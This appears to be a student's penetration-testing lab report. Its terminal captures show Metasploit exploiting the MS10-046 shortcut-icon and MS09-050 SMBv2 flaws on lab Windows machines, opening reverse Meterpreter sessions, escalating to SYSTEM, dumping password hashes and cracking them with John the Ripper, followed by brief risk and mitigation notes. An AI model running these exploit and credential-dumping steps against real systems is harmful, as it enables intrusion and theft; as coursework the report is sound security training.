

Lab 07 Report

Report by Joynal Abedin

Documentation

7.1 Using Metasploit



```
root@kali:~# msfconsole
fatal: Not a git repository (or any of the parent directories): .git

      dBBBBbb  dBBbP dBBBBBBP dBBBBbb
      *  dB*      BBP
    dB'dB'dB' dBbP  dBp  dBp BB
    dB'dB'dB' dBp  dBp  dBp BB
    dB'dB'dB' dBBBBP dBp  dBBBBBBB

      dBBBBBP dBBBBbb dBp  dBBBBBP dBp dBBBBBBP
      *  dB* dBp  dB*.BP
    dB'dB'dB' dBp  dB*.BP dBp  dBp
    dB'dB'dB' dBp  dB*.BP dBp  dBp
    dB'dB'dB' dBBBBP dBp  dBBBBBP dBp  dBp

    To boldly go where no
    shell has gone before

    =[ metasploit v4.15.5-dev ]
+ -- --=[ 1673 exploits - 959 auxiliary - 294 post ]
+ -- --=[ 489 payloads - 40 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/browser/ms10_046_shortcut_icon_dllloader
msf exploit(ms10_046_shortcut_icon_dllloader) > show options

Module options (exploit/windows/browser/ms10_046_shortcut_icon_dllloader):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT    80              yes       The daemon port to listen on (do not change)
  SSLCert    /               no        Path to a custom SSL certificate (default is randomly generated)

msf exploit(ms10_046_shortcut_icon_dllloader) > show options

Module options (exploit/windows/browser/ms10_046_shortcut_icon_dllloader):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT    80              yes       The daemon port to listen on (do not change)
  SSLCert    /               no        Path to a custom SSL certificate (default is randomly generated)
  UNCHOST    /               no        The host portion of the UNC path to provide to clients (ex: 1.2.3.4).
  URIPATH    /               yes       The URI to use (do not change).

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf exploit(ms10_046_shortcut_icon_dllloader) >
```

Lab 07 Report

```
Applications ▾ Places ▾ Terminal ▾ Fri 15:25
root@kali: ~

File Edit View Search Terminal Help

+ -- ==[ metasploit v4.15.5-dev ]
+ -- ==[ 1673 exploits - 959 auxiliary - 294 post ]
+ -- ==[ 489 payloads - 40 encoders - 9 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/browser/ms10_046_shortcut_icon_dllloader
msf exploit(ms10_046_shortcut_icon_dllloader) > show options

Module options (exploit/windows/browser/ms10_046_shortcut_icon_dllloader):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT    80              yes       The daemon port to listen on (do not change)
  SSLCert    UNCHOST         no        Path to a custom SSL certificate (default is randomly generated)
  UNCHOST    UNCHOST         no        The host portion of the UNC path to provide to clients (ex: 1.2.3.4).
  URIPATH    /               yes       The URI to use (do not change).

Exploit target:


  Id  Name
  --  --
  0    Automatic

msf exploit(ms10_046_shortcut_icon_dllloader) > set srvhost 192.168.2.13
srvhost => 192.168.2.13
msf exploit(ms10_046_shortcut_icon_dllloader) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.2.13:4444
[*] Send vulnerable clients to \\192.168.2.13\rvpLCamp\
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*] Using URL: http://192.168.2.13:80/
[*] Server started.
msf exploit(ms10_046_shortcut_icon_dllloader) >
```

CPEH-Windows7Victim


English (US)



Lab 07 Report

CPEH-Windows7Victim

English (US) [dropdown] [system tray icons]



Lab 07 Report

```
Applications ▾ Places ▾ Terminal ▾ Fri 16:14
root@kali: ~

msf > show options

Global Options:
=====
Option          Current Setting  Description
-----
ConsoleLogging  false           Log all console input and output
LogLevel        0               Verbosity of logs (default 0, max 3)
MinimumRank     0               The minimum rank of exploits that will run without explicit confirmation
Prompt          msf             The prompt string
PromptChar      >              The prompt character
PromptTimeFormat %Y-%m-%d %H:%M:%S Format for timestamp escapes in prompts
SessionLogging  false           Log all input and output for sessions
TimestampOutput false           Prefix all console output with a timestamp

msf > use exploit/windows/browser/ms10_046_shortcut_icon_dllloader
msf exploit(ms10_046_shortcut_icon_dllloader) > show options

Module options (exploit/windows/browser/ms10_046_shortcut_icon_dllloader):

Name          Current Setting  Required  Description
-----
SRVHOST       0.0.0.0          yes        The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT       80               yes        The daemon port to listen on (do not change)
SSLCert       no               no         Path to a custom SSL certificate (default is randomly generated)
UNCHOOST      no               no         The host portion of the UNC path to provide to clients (ex: 1.2.3.4).
URIPATH       /                yes        The URI to use (do not change).

Exploit target:

Id  Name
--  ---
0   Automatic

msf exploit(ms10_046_shortcut_icon_dllloader) > |
```

```
Applications ▾ Places ▾ Terminal ▾ Fri 16:21
root@kali: ~

[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /LLWSeVLgto/ ...
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LLWSeVLgto
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Sending 301 for /LLWSeVLgto ...
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LLWSeVLgto/
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /LLWSeVLgto/ ...
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LLWSeVLgto
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Sending 301 for /LLWSeVLgto ...
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LLWSeVLgto/
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /LLWSeVLgto/ ...
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LLWSeVLgto
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Sending 301 for /LLWSeVLgto ...
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LLWSeVLgto/
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /LLWSeVLgto/desktop.ini
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LLWSeVLgto/desktop.ini
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Sending 404 for /LLWSeVLgto/desktop.ini ...
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LLWSeVLgto
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Sending 301 for /LLWSeVLgto ...
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LLWSeVLgto/
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /LLWSeVLgto/ ...
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Sending LNK file
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LLWSeVLgto/diKU.dll.manifest
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Sending 404 for /LLWSeVLgto/diKU.dll.manifest ...
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Sending DLL payload
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LLWSeVLgto/diKU.dll.123.Manifest
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Sending 404 for /LLWSeVLgto/diKU.dll.123.Manifest ...
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LLWSeVLgto/diKU.dll.124.Manifest
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Sending 404 for /LLWSeVLgto/diKU.dll.124.Manifest ...
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LLWSeVLgto/diKU.dll.2.Manifest
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Sending 404 for /LLWSeVLgto/diKU.dll.2.Manifest ...
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LLWSeVLgto
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Sending 301 for /LLWSeVLgto ...
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /LLWSeVLgto/
[*] 192.168.2.12 ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /LLWSeVLgto/ ...
[*] Meterpreter session 1 opened (192.168.2.13:4444 -> 192.168.2.12:50418) at 2018-02-02 16:20:56 -0500
[*] Sending stage (956991 bytes) to 192.168.2.12
[-] OpenSSL::SSL::SSLError SSL accept returned=1 errno=0 state=unknown state: tls1 alert protocol version
[*] Sending stage (956991 bytes) to 192.168.2.12
[*] Meterpreter session 2 opened (192.168.2.13:4444 -> 192.168.2.12:50426) at 2018-02-02 16:20:58 -0500
```

Lab 07 Report

```
Applications ▾ Places ▾ Terminal ▾ Fri 16:22
root@kali: ~

File Edit View Search Terminal Help
[*] Meterpreter session 2 opened (192.168.2.13:4444 -> 192.168.2.12:50426) at 2018-02-02 16:20:58 -0500
sessions -i 2
[*] Starting interaction with 2...

meterpreter > ipconfig

Interface 1
=====
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
=====
Name           : Microsoft ISATAP Adapter
Hardware MAC   : 00:00:00:00:00:00
MTU            : 1280
IPv6 Address   : fe80::5efe:c0a8:20c
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13
=====
Name           : Teredo Tunneling Pseudo-Interface
Hardware MAC   : 00:00:00:00:00:00
MTU            : 1280
IPv6 Address   : fe80::100:7f:fffe
IPv6 Netmask   : ffff:ffff:ffff:ffff::

Interface 14
=====
Name           : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC   : 00:50:56:01:3c:e3
MTU            : 1500
```

```
Applications ▾ Places ▾ Terminal ▾ Fri 16:22
root@kali: ~

File Edit View Search Terminal Help
=====
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
=====
Name           : Microsoft ISATAP Adapter
Hardware MAC   : 00:00:00:00:00:00
MTU            : 1280
IPv6 Address   : fe80::5efe:c0a8:20c
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13
=====
Name           : Teredo Tunneling Pseudo-Interface
Hardware MAC   : 00:00:00:00:00:00
MTU            : 1280
IPv6 Address   : fe80::100:7f:fffe
IPv6 Netmask   : ffff:ffff:ffff:ffff::

Interface 14
=====
Name           : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC   : 00:50:56:01:3c:e3
MTU            : 1500
IPv4 Address   : 192.168.2.12
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::314c:cd85:d944:8414
IPv6 Netmask   : ffff:ffff:ffff:ffff::

meterpreter > 
```


Lab 07 Report

```
meterpreter > sysinfo
Computer      : WIN-CQR3UEPCPMH
OS           : Windows 7 (Build 7600).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter >
```

7.2 Windows 2008 SMBv2 Exploit

[illegible]

[illegible]

```

Applications ▾ Places ▾ Terminal ▾ Fri 16:30
root@kali: ~

File Edit View Search Terminal Help

[+] Starting Metasploit v4.15.5-dev
[*] Meterpreter session 1 opened (192.168.2.13:4444 -> 192.168.2.10:49322) at 2018-02-02 16:27:13 -0500

msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf exploit(ms09_050_smb2_negotiate_func_index) > set rhost 192.168.2.10
rhost => 192.168.2.10
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse TCP handler on 192.168.2.13:4444
[*] 192.168.2.10:445 - Connecting to the target (192.168.2.10:445)...
[*] 192.168.2.10:445 - Sending the exploit packet (930 bytes)...
[*] 192.168.2.10:445 - Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (956991 bytes) to 192.168.2.10
[*] Meterpreter session 1 opened (192.168.2.13:4444 -> 192.168.2.10:49322) at 2018-02-02 16:27:13 -0500

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
admin:1000:aad3b435b51404eeaad3b435b51404ee:3e126da93e034356d4e8cc3e0dd24357:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Zeus:1007:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
meterpreter >

```

7.3 Cracking with John the Ripper

Lab 07 Report

```
root@kali:~# john --format=LM hashes.txt
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 4 password hashes with no different salts (LM [DES 128/128 AVX-16])
Press 'q' or Ctrl-C to abort, almost any other key for status
      (Zeus)
      (Guest)
      (Administrator)
      (admin)
4g 0:00:00:00 DONE 2/3 (2018-02-02 16:52) 44.44g/s 15700p/s 15700c/s 62800C/s 123456..MARLEY
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

Vulnerabilities

Vulnerability 01

Description

Back in 2010, Microsoft openly admitted the vulnerability in Windows Shell that could allow remote code execution. It can allow remote execution when the user clicks on a file with the Ink extension. Basically, user that has account which is configured to have less user rights on its operating system could be less likely to be impacted than those who uses/operate on administrative user rights.

Overall, a bad person who successfully could exploit this vulnerability can gain the same user rights as the local user.

Relative Risk (High, Medium, Low)

- Medium
 - Approximately 10 times more expensive than a “low” risk
 - additional budget request may be required

Mitigation

Train employee or awareness training will help employee understand the vulnerability. Eventually, they'd be aware of those kinds of link and will not open them as it can cause harm.

Lab 07 Report

Awareness training may cost a lot of money as they company may need to pay employees for their extra time on training sessions as well as training instructors.

Vulnerability 02

Description

System admins using weak password could make an attacker's job easier. It is always recommended to use password that meets complexity requirements.

Relative Risk

- Low
 - can be accomplished within the existing IT budget
 - no additional budget request required

Mitigation

Advise System Admins to user stronger password.